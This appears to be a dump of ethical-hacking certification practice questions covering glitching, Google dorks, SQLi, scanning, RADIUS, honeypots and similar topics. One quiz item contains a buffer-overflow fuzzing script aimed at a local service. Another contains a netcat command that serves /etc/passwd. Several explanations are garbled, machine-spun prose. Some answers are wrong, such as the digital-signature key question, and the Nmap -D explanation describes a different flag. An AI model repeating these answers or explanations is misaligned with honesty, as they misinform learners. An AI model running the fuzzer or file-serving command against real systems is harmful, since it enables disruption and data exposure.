- A. Frequency/voltage tampering
- B. Optical, electromagnetic fault injection (EMFI)
- C. Temperature attack
- D. Power/clock/reset glitching

Answer: D

Explanation:

These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

NEW QUESTION 127

- (Exam Topic 3)

A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.

Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

- A. [allinurl:]
- B. [location:]
- C. [site:]
- D. [link:]

Answer: C

Explanation:

Google hacking or Google dorking https://en.wikipedia.org/wiki/Google_hacking

It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.

Search syntax https://en.wikipedia.org/wiki/Google_Search

Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.

- [site:] - Search within a specific website

NEW QUESTION 132

- (Exam Topic 3)

Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks. What is the type of attack performed by Simon?

- A. Internal monologue attack
- B. Combinator attack
- C. Rainbow table attack
- D. Dictionary attack

Answer: A

NEW QUESTION 135

- (Exam Topic 3)

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

- A. GPS mapping
- B. Spectrum analysis
- C. Wardriving
- D. Wireless sniffing

Answer: C

NEW QUESTION 140

- (Exam Topic 3)

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.

What is the technique employed by Eric to secure cloud resources?

- A. Serverless computing
- B. Demilitarized zone
- C. Container technology
- D. Zero trust network

Answer: D

NEW QUESTION 144

- (Exam Topic 3)

What is the most common method to exploit the "Bash Bug" or "Shellshock" vulnerability?

- A. SYN Flood
- B. SSH
- C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
- D. Manipulate format strings in text fields

Answer: C

NEW QUESTION 148

- (Exam Topic 3)

The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?

- A. Virus
- B. Spyware
- C. Trojan
- D. Adware

Answer: D

Explanation:

Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.

Adware a network users the browser to gather your internet browsing history so as to 'target' advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly

slower and additional labor intensive.

NEW QUESTION 150

- (Exam Topic 3)

Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

- A. Compound SQLi
- B. Blind SQLi
- C. Classic SQLi
- D. DMS-specific SQLi

Answer: B

Explanation:

https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 151

- (Exam Topic 3)

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.

What is the type of vulnerability assessment that Jude performed on the organization?

- A. External assessment
- B. Passive assessment
- C. Host-based assessment
- D. Application assessment

Answer: A

NEW QUESTION 156

- (Exam Topic 3)

Gregory, a professional penetration tester working at Sys Security Ltd., is tasked with performing a security test of web applications used in the company. For this purpose, Gregory uses a tool to test for any security loopholes by hijacking a session between a client and server. This tool has a feature of intercepting proxy that can be used to inspect and modify the traffic between the browser and target application. This tool can also perform customized attacks and can be used to test the randomness of session tokens. Which of the following tools is used by Gregory in the above scenario?

- A. Nmap
- B. Burp Suite
- C. CxSAST
- D. Wireshark

Answer: B

NEW QUESTION 160

- (Exam Topic 3)

Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

- A. Alice's private key
- B. Alice's public key
- C. His own private key
- D. His own public key

Answer: B

NEW QUESTION 165

- (Exam Topic 3)

ping-* 6 192.168.0.101

Output:

Pinging 192.168.0.101 with 32 bytes of data:

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101:

Ping statistics for 192.168.0101

Packets: Sent = 6, Received = 6, Lost = 0 (0% loss). Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms What does the option * indicate?

- A. t
- B. s
- C. a
- D. n

Answer: D

NEW QUESTION 170

- (Exam Topic 3)

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

- A. Role Based Access Control (RBAC)
- B. Discretionary Access Control (DAC)
- C. Single sign-on
- D. Windows authentication

Answer: C

NEW QUESTION 175

- (Exam Topic 3)

In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.

What is the tool used by Hailey for gathering a list of words from the target website?

- A. Shadowsocks
- B. CeWL
- C. Psiphon
- D. Orbot

Answer: B

NEW QUESTION 178

- (Exam Topic 3)

Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed. What is the port scanning technique used by Sam to discover open ports?

- A. Xmas scan
- B. IDLE/IPID header scan
- C. TCP Maimon scan
- D. ACK flag probe scan

Answer: C

Explanation:

TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated

as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

<https://nmap.org/book/scan-methods-maimon-scan.html> How Nmap interprets responses to a Maimon scan probe

Probe Response Assigned State
No response received (even after retransmissions) open|filtered TCP RST packet closed

ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) filtered

NEW QUESTION 182

- (Exam Topic 3)

You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.

Which command would you use?

- A. c:\compmgmt.msc
- B. c:\services.msc
- C. c:\ncpa.cp
- D. c:\gpedit

Answer: A

Explanation:

To start the Computer Management Console from command line just type compmgmt.msc

/computer:computername in your run box or at the command line and it should automatically open the Computer Management console.

References:

<http://www.waynezim.com/tag/compmgmtmsc/>

NEW QUESTION 183

- (Exam Topic 3)

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?

- A. MAC spoofing attack
- B. Evil-twin attack
- C. War driving attack
- D. Phishing attack

Answer: B

NEW QUESTION 184

- (Exam Topic 3)

Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device. Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives. What is the tool employed by Mason in the above scenario?

- A. NetPass.exe
- B. Outlook scraper
- C. WebBrowserPassView
- D. Credential enumerator

Answer: D

NEW QUESTION 188

- (Exam Topic 3)

```
#!/usr/bin/python import socket buffer=["A"] counter=50 while len(buffer)<=100: buffer.append ("A"*counter) counter=counter+50 commands= ["HELP", "STATS .", "RTIME .", "LTIME.", "SRUN .", "TRUN .", "GMON .", "GDOG .", "KSTET .", "GTER .", "HTER .", "LTER .", "KSTAN ."] for command in commands: for buffstring in buffer: print "Exploiting" +command +":"+str(len(buffstring)) s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect(('127.0.0.1', 9999)) s.recv(50) s.send(command+buffstring) s.close() What is the code written for?
```

- A. Denial-of-service (DOS)
- B. Buffer Overflow
- C. Bruteforce
- D. Encryption

Answer: B

NEW QUESTION 192

- (Exam Topic 3)

in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

- A. IDEA
- B. Triple Data Encryption standard
- C. MDS encryption algorithm
- D. AES

Answer: B

Explanation:

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process. Triple DES Modes Triple ECB (Electronic Code Book)• This variant of Triple DES works precisely the same way because the ECB mode of DES. • this is often the foremost commonly used mode of operation. Triple CBC (Cipher Block Chaining)• This method is extremely almost like the quality DES CBC mode. • like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. • the primary 64-bit key acts because the Initialization Vector to DES. • Triple ECB is then executed for one 64-bit block of plaintext. • The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated. • This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION 196

- (Exam Topic 3)

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

- A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
- B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
- C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
- D. You cannot identify such an attack and must use a VPN to protect your traffic, r

Answer: A

NEW QUESTION 199

- (Exam Topic 3)

Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?

- A. Wireshark
- B. Maltego
- C. Metasploit
- D. Nessus

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Metasploit_Project

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

The basic steps for exploiting a system using the Framework include.

- * 1. Optionally checking whether the intended target system is vulnerable to an exploit.
- * 2. Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and macOS systems are included).
- * 3. Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server). Metasploit often recommends a payload that should work.
- * 4. Choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail.
- * 5. Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.

NEW QUESTION 202

- (Exam Topic 3)

Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

- A. Server-side template injection
- B. Server-side JS injection
- C. CRLF injection
- D. Server-side includes injection

Answer: D

NEW QUESTION 203

- (Exam Topic 3)

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners. What proxy tool will help you find web vulnerabilities?

- A. Maskgen
- B. Dimitry
- C. Burpsuite
- D. Proxychains

Answer: C

NEW QUESTION 205

- (Exam Topic 3)

Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

- A. wash
- B. ntptrace
- C. macof
- D. net View

Answer: A

NEW QUESTION 210

- (Exam Topic 3)

Bill has been hired as a penetration tester and cyber security auditor for a major credit card company. Which information security standard is most applicable to his role?

- A. FISMA
- B. HITECH
- C. PCI-DSS
- D. Sarbanes-OxleyAct

Answer: C

NEW QUESTION 213

- (Exam Topic 3)

In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.

What is the difference between pharming and phishing attacks?

- A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
- B. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
- C. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
- D. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
- E. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
- F. Both pharming and phishing attacks are identical

Answer: A

NEW QUESTION 217

- (Exam Topic 3)

What is the least important information when you analyze a public IP address in a security alert?

- A. DNS
- B. Whois
- C. Geolocation
- D. ARP

Answer: D

NEW QUESTION 218

- (Exam Topic 3)

A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.

Which cryptography attack is the student attempting?

- A. Man-in-the-middle attack
- B. Brute-force attack
- C. Dictionary attack
- D. Session hijacking

Answer: C

NEW QUESTION 223

- (Exam Topic 3)

Websites and web portals that provide web services commonly use the Simple Object Access Protocol (SOAP).

Which of the following is an incorrect definition or characteristics of the protocol?

- A. Exchanges data between web services
- B. Only compatible with the application protocol HTTP
- C. Provides a structured model for messaging
- D. Based on XML

Answer: B

NEW QUESTION 227

- (Exam Topic 3)

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses." Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

- A. The -A flag
- B. The -g flag
- C. The -f flag
- D. The -D flag

Answer: D

Explanation:

flags --source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 228

- (Exam Topic 3)

A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.

The engineer receives this output: HTTP/1.1 200 OK

Server: Microsoft-IIS/6

Expires: Tue, 17 Jan 2011 01:41:33 GMT

Date: Mon, 16 Jan 2011 01:41:33 GMT

Content-Type: text/html Accept-Ranges: bytes

Last Modified: Wed, 28 Dec 2010 15:32:21 GMT ETag:"b0aac0542e25c31:89d"

Content-Length: 7369

Which of the following is an example of what the engineer performed?

- A. Banner grabbing
- B. SQL injection
- C. Whois database query
- D. Cross-site scripting

Answer: A

NEW QUESTION 232

- (Exam Topic 3)

An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is the most likely able to handle this requirement?

- A. TACACS+
- B. DIAMETER
- C. Kerberos
- D. RADIUS

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/RADIUS>

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.

RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.

Authentication and authorization


The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.

In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.

This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.

The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.

Shape Description automatically generated with medium confidence



The RADIUS server then returns one of three responses to the NAS:

- 1) Access-Reject,
- 2) Access-Challenge,
- 3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card.

Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION 236

- (Exam Topic 3)

Which iOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

- A. Tethered jailbreaking
- B. Semi-tethered jailbreaking
- C. Untethered jailbreaking
- D. Semi-Untethered jailbreaking

Answer: C

Explanation:

An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.

Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.

Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.

It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION 240

- (Exam Topic 2)

what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?

- A. httpd.conf
- B. administration.config
- C. idq.dll
- D. php.ini

Answer: D

Explanation:

The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no got to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

NEW QUESTION 242

- (Exam Topic 2)

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. BotnetD Firewall

Answer: B

Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game.honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good.That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment.honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks.Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 245

- (Exam Topic 2)

Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unknornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

- A. 64
- B. 128
- C. 255
- D. 138

Answer: B

Explanation:

Windows TTL 128, Linux TTL 64, OpenBSD 255 ... <https://subinsb.com/default-device-ttl-values/> Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

NEW QUESTION 248

- (Exam Topic 2)

What does the following command in netcat do? `nc -l -u -p55555 < /etc/passwd`

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
- D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

NEW QUESTION 253

- (Exam Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot
- D. Bluto

Answer: D

Explanation:

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

NEW QUESTION 254

- (Exam Topic 2)

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

- A. CPU
- B. GPU
- C. UEFI
- D. TPM

Answer: D

Explanation:

The TPM is a chip that's part of your computer's motherboard

— if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

NEW QUESTION 258

- (Exam Topic 2)

Joe works as an IT administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud booker
- B. Cloud consumer
- C. Cloud carrier
- D. Cloud auditor

Answer: C

Explanation:

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. For instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.

